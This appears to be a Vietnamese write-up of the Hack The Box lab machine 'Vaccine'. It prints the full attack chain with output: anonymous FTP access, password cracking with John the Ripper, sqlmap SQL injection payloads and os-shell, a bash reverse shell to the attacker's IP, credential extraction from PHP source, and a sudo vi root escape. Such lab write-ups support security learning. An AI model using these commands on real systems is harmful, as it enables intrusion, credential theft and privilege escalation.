Write up

1. Vac-xin

Task 1: Besides SSH and HTTP, what other service is hosted on this box?

- Ta dùng `nmap` để scan ip `10.129.95.174` bằng lệnh: `nmap 10.129.95.174`

```
tuananh@DESKTOP-FPMO7VC:~$ nmap 10.129.95.174
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-03-17 16:32 +07
Nmap scan report for 10.129.95.174
Host is up (0.53s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 65.00 seconds
tuananh@DESKTOP-FPMO7VC:~$
```

> ftp

Task 2: This service can be configured to allow login with any password for specific username. What is that username?

- Để xác định dịch vụ nào trên máy mục tiêu có cấu hình cho phép đăng nhập mà không cần mật khẩu hợp lệ, trước tiên tiến hành quét các cổng mở và thu thập thông tin dịch vụ bằng Nmap với bộ script mặc định: `nmap -sC  10.129.95.174`

```
tuananh@DESKTOP-FPMO7VC:~$ nmap -sC  10.129.95.174
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-03-17 16:35 +07
Nmap scan report for 10.129.95.174
Host is up (0.74s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE SERVICE
21/tcp open  ftp
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.10.17.191
|      Logged in as ftpuser
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rwxr-xr-x    1 0        0            2533 Apr 13  2021 backup.zip
22/tcp open  ssh
| ssh-hostkey:
|   3072 c0:ee:58:07:75:34:b0:0b:91:65:b2:59:56:95:27:a4 (RSA)
|   256 ac:6e:81:18:89:22:d7:a7:41:7d:81:4f:1b:b8:b2:51 (ECDSA)
|_  256 42:5b:c3:21:df:ef:a2:0b:c9:5e:03:42:1d:69:d0:28 (ED25519)
80/tcp open  http
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: MegaCorp Login

Nmap done: 1 IP address (1 host up) scanned in 82.58 seconds
tuananh@DESKTOP-FPMO7VC:~$
```

- Trong kết quả quét, ở cổng 21/tcp xuất hiện:

```
ftp-anon: Anonymous FTP login allowed (FTP code 230)
```

> Dòng này cho thấy dịch vụ FTP cho phép anonymous login. Nghĩa là có thể đăng nhập bằng tài khoản `anonymous` mà không cần mật khẩu hợp lệ, hoặc dùng mật khẩu bất kỳ.

Task 3: What is the name of the file downloaded over this service?

- Từ output của task 2, ta tìm được tên file là `backup.zip`

```
|_-rwxr-xr-x    1 0        0            2533 Apr 13  2021 backup.zip
```

> backup.zip

Task 4: What script comes with the John The Ripper toolset and generates a hash from a password protected zip archive in a format to allow for cracking attempts?

- Tham khảo: https://www.kali.org/tools/john/
- Công cụ đi kèm với John the Ripper để trích xuất dữ liệu từ file ZIP phục vụ bẻ khóa là zip2john, được thể hiện trong tài liệu gói john trên Kali qua cú pháp `Usage: zip2john [options] [zip file(s)]`

> zip2join

Task 5: What is the password for the admin user on the website?

- Từ kết quả nmap, thấy FTP cho anonymous login và có file `backup.zip`:
  - Dùng lệnh `ftp 10.129.95.174` để thiết lập kết nối.
  - Khi hỏi username thì nhập `anonymous`. Do ở `task 2` ta đã phát hiện username này sẽ đăng nhập được với mọi password.
  - Khi hỏi password thì nhập ngẫu nhiên, ở đây em nhập `anonymous`

```
tuananh@DESKTOP-FPMO7VC:~$ ftp 10.129.95.174
Connected to 10.129.95.174.
220 (vsFTPd 3.0.3)
Name (10.129.95.174:tuananh): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

- Dùng lệnh `get backup.zip` để tải file về và lệnh `bye` để đóng kết nối.

```
ftp> get  backup.zip
227 Entering Passive Mode (10,129,95,174,40,163).
150 Opening BINARY mode data connection for backup.zip (2533 bytes).
226 Transfer complete.
2533 bytes received in 0.239 seconds (10.4 kbytes/s)
ftp> bye
221 Goodbye.
tuananh@DESKTOP-FPMO7VC:~$
```

- Ta tiến hành lấy mã hash từ file zip đó bằng lệnh `zip2john backup.zip > zip.hash`
- Crack mật khẩu zip bằng lệnh

`john zip.hash --wordlist=/usr/share/wordlists/rockyou.txt`

```
(.venv) tuananh@DESKTOP-FPMO7VC:~/john-jumbo/run$ ./john /mnt/d/ATM/assignment/2/zip.hash --wordlist=/home/tuananh/wordl
ists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 12 OpenMP threads
Note: Passwords longer than 21 [worst case UTF-8] to 63 [ASCII] rejected
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
741852963        (backup.zip)
1g 0:00:00:00 DONE (2026-03-17 17:43) 50.00g/s 1228Kp/s 1228Kc/s 1228KC/s 123456..280690
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

=> Mật khẩu là `741852963`

- Tiến hành giải nén bằng lệnh `unzip backup.zip` sau đó nhập mật khẩu vừa tìm được vào.

```
(.venv) tuananh@DESKTOP-FPMO7VC:~/john-jumbo/run$ unzip /mnt/d/ATM/assignment/2/backup.zip
Archive:  /mnt/d/ATM/assignment/2/backup.zip
[/mnt/d/ATM/assignment/2/backup.zip] index.php password:
  inflating: index.php
  inflating: style.css
(.venv) tuananh@DESKTOP-FPMO7VC:~/john-jumbo/run$
```

- Sau đó đọc file `cat index.php`

```
(.venv) tuananh@DESKTOP-FPMO7VC:~/john-jumbo/run$ cat index.php
<!DOCTYPE html>
<?php
session_start();
  if(isset($_POST['username']) && isset($_POST['password'])) {
    if($_POST['username'] === 'admin' && md5($_POST['password']) === "2cb42f8734ea607eefed3b70af13bbd3") {
      $_SESSION['login'] = "true";
      header("Location: dashboard.php");
    }
  }
?>
<html lang="en" >
<head>
  <meta charset="UTF-8">
  <title>MegaCorp Login</title>
  <link href="https://fonts.googleapis.com/css?family=Open+Sans:400,700" rel="stylesheet"><link rel="stylesheet" href
/style.css">

</head>
  <h1 align=center>MegaCorp Login</h1>
```

- Phát hiện password được lưu dưới dạng MD5: `2cb42f8734ea607eefed3b70af13bbd3`
- Ghi hash ra file bằng lệnh `echo '2cb42f8734ea607eefed3b70af13bbd3' > md5.hash`
- Ta lại tiến hành crack bằng wordlist:

`john --format=raw-md5 md5.hash --wordlist=/usr/share/wordlists/rockyou.txt`

```
(.venv) tuananh@DESKTOP-FPMO7VC:~/john-jumbo/run$ ~/john-jumbo/run/john --format=raw-md5 md5.hash --wordlist=/home/tuana
nh/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=12
Note: Passwords longer than 18 [worst case UTF-8] to 55 [ASCII] rejected
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
qwerty789        (?)
1g 0:00:00:00 DONE (2026-03-17 18:08) 14.29g/s 1431Kp/s 1431Kc/s 1431KC/s shorty90..poepje
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed
(.venv) tuananh@DESKTOP-FPMO7VC:~/john-jumbo/run$
```

> Vậy password của admin là qwerty789.

Task 6: What option can be passed to sqlmap to try to get command execution via the sql injection?

- Link tham khảo: https://github.com/sqlmapproject/sqlmap/wiki/Usage

> Đáp án là --os-shell


Task 7: What program can the postgres user run as root using sudo?

- Link tham khảo: https://gtfobins.org/gtfobins/vi/


> Đáp án là vi

Submit user flag

- Từ đáp án của task 5 thì ta biết tài khoản của admin: `admin/qwerty789`, sau đó đăng nhập vào.



- Từ giao diện của admin gửi một gói tin `GET` để burt suit bắt gói.



- Dán nội dung gói `GET` đó vào file `req.txt`.
- Ta dùng lệnh `sqlmap -r req.txt -p search --batch` để kiểm tra có lộ lỗi sql injection không.

```
[16:31:00] [INFO] testing if the target URL content is stable
[16:31:00] [INFO] target URL content is stable
[16:31:00] [INFO] heuristic (basic) test shows that GET parameter 'search' might be injectable (possible DBMS: 'PostgreSQL')
[16:31:01] [INFO] heuristic (XSS) test shows that GET parameter 'search' might be vulnerable to cross-site scripting (XSS) attacks
[16:31:01] [INFO] testing for SQL injection on GET parameter 'search'
it looks like the back-end DBMS is 'PostgreSQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'PostgreSQL' extending provided level (1) and risk (1) values? [Y/n] Y
[16:31:01] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[16:31:05] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[16:31:05] [INFO] testing 'Generic inline queries'
[16:31:05] [INFO] testing 'PostgreSQL AND boolean-based blind - WHERE or HAVING clause (CAST)'
[16:31:07] [INFO] GET parameter 'search' appears to be 'PostgreSQL AND boolean-based blind - WHERE or HAVING clause (CAST)' injectable
[16:31:07] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[16:31:08] [INFO] GET parameter 'search' is 'PostgreSQL AND error-based - WHERE or HAVING clause' injectable
[16:31:08] [INFO] testing 'PostgreSQL inline queries'
[16:31:08] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[16:31:08] [WARNING] time-based comparison requires larger statistical model, please wait........ (done)
[16:31:22] [INFO] GET parameter 'search' appears to be 'PostgreSQL > 8.1 stacked queries (comment)' injectable
[16:31:22] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[16:31:32] [INFO] GET parameter 'search' appears to be 'PostgreSQL > 8.1 AND time-based blind' injectable
[16:31:32] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
GET parameter 'search' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 35 HTTP(s) requests:
---
Parameter: search (GET)
    Type: boolean-based blind
    Title: PostgreSQL AND boolean-based blind - WHERE or HAVING clause (CAST)
    Payload: search=aaaa' AND (SELECT (CASE WHEN (1773=1773) THEN NULL ELSE CAST((CHR(88)||CHR(81)||CHR(100)||CHR(112)) AS NUMERIC) END)) IS NULL-- LTti

    Type: error-based
    Title: PostgreSQL AND error-based - WHERE or HAVING clause
    Payload: search=aaaa' AND 5815=CAST((CHR(113)||CHR(122)||CHR(106)||CHR(120)||CHR(113))||(SELECT (CASE WHEN (5815=5815) THEN 1 ELSE 0 END))::text||(CHR(113)||CHR(106)||CHR(107)||CHR(98)||CHR(113)) AS NUMERI
C)-- uaXW

    Type: stacked queries
    Title: PostgreSQL > 8.1 stacked queries (comment)
    Payload: search=aaaa';SELECT PG_SLEEP(5)--

    Type: time-based blind
    Title: PostgreSQL > 8.1 AND time-based blind
    Payload: search=aaaa' AND 4144=(SELECT 4144 FROM PG_SLEEP(5))-- aaHv
---
[16:31:33] [INFO] the back-end DBMS is PostgreSQL
web server operating system: Linux Ubuntu 20.10 or 19.10 or 20.04 (focal or eoan)
web application technology: Apache 2.4.41
back-end DBMS: PostgreSQL
[16:31:35] [INFO] fetched data logged to text files under '/home/tuananh/snap/sqlmap/47/.local/share/sqlmap/output/10.129.7.140'
[16:31:35] [WARNING] your sqlmap version is outdated

[*] ending @ 16:31:35 /2026-03-18/
```

> Từ kết quả ta suy ra được: tham số bị lỗi là `search`, DBMS là `postgre`, Server là Linux, chạy Apache. Quan trọng nhất là `sqlmap` xác định được đến 4 kiểu injection: `boolean-based blind`, `error-based`, `stacked queries` (khá quan trọng, mấu chốt để ta lấy được shell), `time-based blind`.

- Từ đây ta có thể dùng lệnh `sqlmap -r req.txt -p search --batch --os-shell` để lấy shell

```
(.venv) tuananh@DESKTOP-FPMD7VC:/mnt/d/ATM/assignment/2$ sqlmap -r req.txt -p search --batch --os-shell
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.8.12#pip}
|_ -| . [(]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume
no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 16:34:58 /2026-03-18/

[16:34:58] [INFO] parsing HTTP request from 'req.txt'
[16:34:58] [INFO] resuming back-end DBMS 'postgresql'
[16:34:58] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: search (GET)
    Type: boolean-based blind
    Title: PostgreSQL AND boolean-based blind - WHERE or HAVING clause (CAST)
    Payload: search=aaaa' AND (SELECT (CASE WHEN (1773=1773) THEN NULL ELSE CAST((CHR(88)||CHR(81)||CHR(100)||CHR(112)) AS NUMERIC) END)) IS NULL-- LTti

    Type: error-based
    Title: PostgreSQL AND error-based - WHERE or HAVING clause
    Payload: search=aaaa' AND 5815=CAST((CHR(113)||CHR(122)||CHR(106)||CHR(120)||CHR(113))||(SELECT (CASE WHEN (5815=5815) THEN 1 ELSE 0 END))::text||(CHR(113)||CHR(106)||CHR(107)||CHR(98)||CHR(113)) AS NUMERI
C)-- uaXW

    Type: stacked queries
    Title: PostgreSQL > 8.1 stacked queries (comment)
    Payload: search=aaaa';SELECT PG_SLEEP(5)--

    Type: time-based blind
    Title: PostgreSQL > 8.1 AND time-based blind
    Payload: search=aaaa' AND 4144=(SELECT 4144 FROM PG_SLEEP(5))-- aaHv
---
[16:34:58] [INFO] the back-end DBMS is PostgreSQL
web server operating system: Linux Ubuntu 19.10 or 20.10 or 20.04 (eoan or focal)
web application technology: Apache 2.4.41
back-end DBMS: PostgreSQL
[16:34:58] [INFO] fingerprinting the back-end DBMS operating system
[16:35:00] [INFO] the back-end DBMS operating system is Linux
[16:35:01] [WARNING] turning off pre-connect mechanism because of connection reset(s)
[16:35:01] [INFO] testing if current user is DBA
[16:35:01] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[16:35:01] [WARNING] functionality requested probably does not work because the current session user is not a database administrator. You can try to use option '--dbms-cred' to execute statements as a DBA user
 if you were able to extract and crack a DBA password by any mean
[16:35:03] [INFO] retrieved: '1'
[16:35:03] [INFO] going to use 'COPY ... FROM PROGRAM ...' command execution
[16:35:03] [INFO] calling Linux OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> |
```

Từ đây ta đã lấy được shell

- Chiếm được shell thì giờ ta đi tìm flag ở thư mục hiện tại, tuy nhiên không có:

```
os-shell> pwd
do you want to retrieve the command standard output? [Y/n/a] Y
[16:48:43] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[16:48:44] [INFO] retrieved: '/var/lib/postgresql/11/main'
command standard output: '/var/lib/postgresql/11/main'
os-shell> ls
do you want to retrieve the command standard output? [Y/n/a] Y
[16:48:58] [INFO] retrieved: 'base'
[16:48:58] [INFO] retrieved: 'global'
[16:48:59] [INFO] retrieved: 'pg_commit_ts'
[16:48:59] [INFO] retrieved: 'pg_dynshmem'
[16:48:59] [INFO] retrieved: 'pg_logical'
[16:49:00] [INFO] retrieved: 'pg_multixact'
[16:49:00] [INFO] retrieved: 'pg_notify'
[16:49:00] [INFO] retrieved: 'pg_replslot'
[16:49:00] [INFO] retrieved: 'pg_serial'
[16:49:01] [INFO] retrieved: 'pg_snapshots'
[16:49:01] [INFO] retrieved: 'pg_stat'
[16:49:01] [INFO] retrieved: 'pg_stat_tmp'
[16:49:01] [INFO] retrieved: 'pg_subtrans'
[16:49:02] [INFO] retrieved: 'pg_tblspc'
[16:49:02] [INFO] retrieved: 'pg_twophase'
[16:49:02] [INFO] retrieved: 'PG_VERSION'
[16:49:02] [INFO] retrieved: 'pg_wal'
[16:49:03] [INFO] retrieved: 'pg_xact'
[16:49:03] [INFO] retrieved: 'postgresql.auto.conf'
[16:49:03] [INFO] retrieved: 'postmaster.opts'
[16:49:04] [INFO] retrieved: 'postmaster.pid'
command standard output:
---
base
global
pg_commit_ts
pg_dynshmem
pg_logical
pg_multixact
pg_notify
pg_replslot
pg_serial
pg_snapshots
pg_stat
pg_stat_tmp
pg_subtrans
pg_tblspc
pg_twophase
PG_VERSION
pg_wal
pg_xact
postgresql.auto.conf
```

- Cứ lần lượt tìm hết các thư mục:

```
os-shell> ls /var/lib/postgresql/11
do you want to retrieve the command standard output? [Y/n/a] Y
[16:53:42] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[16:53:43] [INFO] retrieved: 'main'
command standard output: 'main'
os-shell>
```

```
os-shell> ls /var/lib/postgresql
do you want to retrieve the command standard output? [Y/n/a] Y
[16:54:14] [INFO] retrieved: '11'
[16:54:15] [INFO] retrieved: 'user.txt'
command standard output:
---
11
user.txt
---
os-shell>
```

- Tìm đến thư mục `/var/lib/postgresql` thì ta đã tìm được file `user.txt`, sau đó `cat /var/lib/postgresql/user.txt` để mở flag:

```
os-shell> cat /var/lib/postgresql/user.txt
do you want to retrieve the command standard output? [Y/n/a] Y
[16:56:37] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[16:56:38] [INFO] retrieved: 'ec9b13ca4d6229cd5cc1e09980965bf7'
command standard output: 'ec9b13ca4d6229cd5cc1e09980965bf7'
os-shell>
```

> Flag: ec9b13ca4d6229cd5cc1e09980965bf7

Submit root flag

- Truy cập đến thư mục mức cao nhất là `/var` để xem có thông tin nào có ích không

```
---
total 60
drwxr-xr-x 15 root root   4096 Jul 23  2021 .
drwxr-xr-x 20 root root   4096 Oct 11  2021 ..
drwxr-xr-x  2 root root   4096 Mar 18 08:52 backups
drwxr-xr-x 14 root root   4096 Jul 23  2021 cache
drwxrwxrwt  2 root root   4096 Oct 17  2019 crash
drwxr-xr-x  2 root root   4096 Apr 13  2021 ftp
drwxr-xr-x 39 root root   4096 Jul 23  2021 lib
drwxrwsr-x  2 root staff  4096 Oct 14  2019 local
lrwxrwxrwx  1 root root      9 Oct 17  2019 lock -> /run/lock
drwxrwxr-x 11 root syslog 4096 Mar 18 08:34 log
drwxrwsr-x  2 root mail   4096 Oct 17  2019 mail
drwxr-xr-x  2 root root   4096 Oct 17  2019 opt
lrwxrwxrwx  1 root root      4 Oct 17  2019 run -> /run
drwxr-xr-x  6 root root   4096 Jul 23  2021 snap
drwxr-xr-x  4 root root   4096 Oct 17  2019 spool
drwxrwxrwt  6 root root   4096 Mar 18 12:00 tmp
drwxr-xr-x  3 root root   4096 Jul 23  2021 www
---
os-shell>
```

- Lần lượt dò thử từng thư mục thì thấy thư mục `/var/www/` khả nghi

```
drwxr-xr-x  3 root root 4096 Jul 23  2021 .
drwxr-xr-x 15 root root 4096 Jul 23  2021 ..
drwxr-xr-x  2 root root 4096 Jul 23  2021 html
```

- Tiếp tục đào sâu vào thư mục `html` được tìm thấy

```
total 392
drwxr-xr-x 2 root root   4096 Jul 23  2021 .
drwxr-xr-x 3 root root   4096 Jul 23  2021 ..
-rw-rw-r-- 1 root root 362847 Feb  3  2020 bg.png
-rw-r--r-- 1 root root   4723 Feb  3  2020 dashboard.css
-rw-r--r-- 1 root root     50 Jan 30  2020 dashboard.js
-rw-r--r-- 1 root root   2313 Feb  4  2020 dashboard.php
-rw-r--r-- 1 root root   2594 Feb  3  2020 index.php
-rw-r--r-- 1 root root   1100 Jan 30  2020 license.txt
-rw-r--r-- 1 root root   3274 Feb  3  2020 style.css
---
```

> Đến đây ta đã xác định được mục tiêu, với các web php, những file chức năng như dashboard.php, config.php, db.php khá nhạy cảm và nên ưu tiên kiểm tra.

- Tuy nhiên lệnh `cat` không hoạt động

```
os-shell> cat dashboard.php
do you want to retrieve the command standard output? [Y/n/a] Y
[19:04:22] [WARNING] the SQL query provided does not return any output
[19:04:22] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[19:04:22] [INFO] retrieved:
[19:04:24] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
No output
os-shell>
```

- Trên máy cá nhân, mở listener bằng lệnh `nc -lvnp 4444`, tuy nhiên wsl không thể sniff được gói ở hệ điều hành windown nên cần đổi lệnh này cho powershell `& "C:\Program Files (x86)\Nmap\ncat.exe" -lvnp 4444`
- Từ os-shell, gửi reverse shell về máy của mình bằng lệnh `bash -c 'bash -i >& /dev/tcp/10.10.14.124/4444 0>&1'`, ở đây dùng ip `10.10.14.124` vì đang dùng VPN của hackthebox.

```
PS D:\ATM\assignment\2> & "C:\Program Files (x86)\Nmap\ncat.exe" -lvnp 4444
Ncat: Version 7.98 ( https://nmap.org/ncat )
Ncat: Listening on [::]:4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.129.7.140:40188.
bash: cannot set terminal process group (7074): Inappropriate ioctl for device
bash: no job control in this shell
postgres@vaccine:/var/lib/postgresql/11/main$ ls
ls
base
global
pg_commit_ts
pg_dynshmem
pg_logical
pg_multixact
pg_notify
pg_replslot
pg_serial
pg_snapshots
pg_stat
pg_stat_tmp
pg_subtrans
pg_tblspc
pg_twophase
PG_VERSION
pg_wal
pg_xact
postgresql.auto.conf
postmaster.opts
postmaster.pid
postgres@vaccine:/var/lib/postgresql/11/main$
postgres@vaccine:/var/lib/postgresql/11/main$
```

> Đã thành công reverse shell

- Từ ô cửa sổ powershell thử lệnh `grep` với tất cả các file để tìm nhanh trong file `dashboard.php` những dòng có chứa `pg_connect` hoặc `password`, tuy nhiên đến lệnh `grep -n "pg_connect\|password" /var/www/html/dashboard.php` đã tìm thấy.

```
postgres@vaccine:/var/lib/postgresql/11/main$ grep -n "pg_connect\|password" /var/www/html/dashboard.php
< "pg_connect\|password" /var/www/html/dashboard.php
41:        $conn = pg_connect("host=localhost port=5432 dbname=carsdb user=postgres password=P@s5w0rd!");
postgres@vaccine:/var/lib/postgresql/11/main$
postgres@vaccine:/var/lib/postgresql/11/main$ exit
PS D:\ATM\assignment\2>
```

> Kết quả thấy `user=postgres password=P@s5w0rd!`

- Dùng lệnh `ssh postgres@10.129.7.140` để truy cập vào cơ sở dữ liệu, sau đó nhập mật khẩu `P@s5w0rd!`
- Dùng lệnh `sudo -l` để liệt kê những lệnh mà user hiện tại được phép chạy bằng sudo

```
postgres@vaccine:~$ sudo -l
[sudo] password for postgres:
Matching Defaults entries for postgres on vaccine:
    env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET", env_keep+="XAPPLRESDIR XFILESEARCHPATH XUSERFILESEARCHPATH", secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, mail_badpass

User postgres may run the following commands on vaccine:
    (ALL) /bin/vi /etc/postgresql/11/main/pg_hba.conf
postgres@vaccine:~$
```

> User này được phép chạy `/bin/vi /etc/postgresql/11/main/pg_hba.conf` với quyền root, có thể tận dụng để leo thang đặc quyền

- Gõ `sudo /bin/vi /etc/postgresql/11/main/pg_hba.conf` , nhập mật khẩu sau đó gõ:

```
:set shell=/bin/sh
```

- Nhấn enter

```
:shell
```

```
Last login: Wed Mar 18 12:12:11 2026 from 10.10.14.124
postgres@vaccine:~$ sudo /bin/vi /etc/postgresql/11/main/pg_hba.conf
[sudo] password for postgres:
# # id
uid=0(root) gid=0(root) groups=0(root)
#
```

> Thành công leo lên quyền root

- Dùng lệnh `cd /root` sau đó `cat root.txt` để lấy flag

```
# cd /root
# cat root.txt
dd6e058e814260bc70e9bbdef2715849
#
```

> Flag: dd6e058e814260bc70e9bbdef2715849

Tổng kết kết quả

Task 5

Hint

What is the password for the admin user on the website?

qwerty789

Submit Task

Task 6

Hint

What option can be passed to sqlmap to try to get command execution via the sql injection?

--os-shell

Submit Task

Task 7

Hint

What program can the postgres user run as root using sudo?

vi

Submit Task

Submit Flag

Submit user flag

User flag owned

Submit Flag

[3] Easy

Submit Flag

Submit root flag

Root flag owned

Submit Flag

Submit flag difficulty rating

Submit Rating

Final Steps

Submit exploitation characteristics, rate this machine and leave your feedback.

Machine Matrix Submitted

Edit Machine Review

Congratulations TuanAnh06!

You are player #70740 to have solved Vaccine.

Share Results

Released on 25th October, 2021

Created by MinatoTW

Respect Creator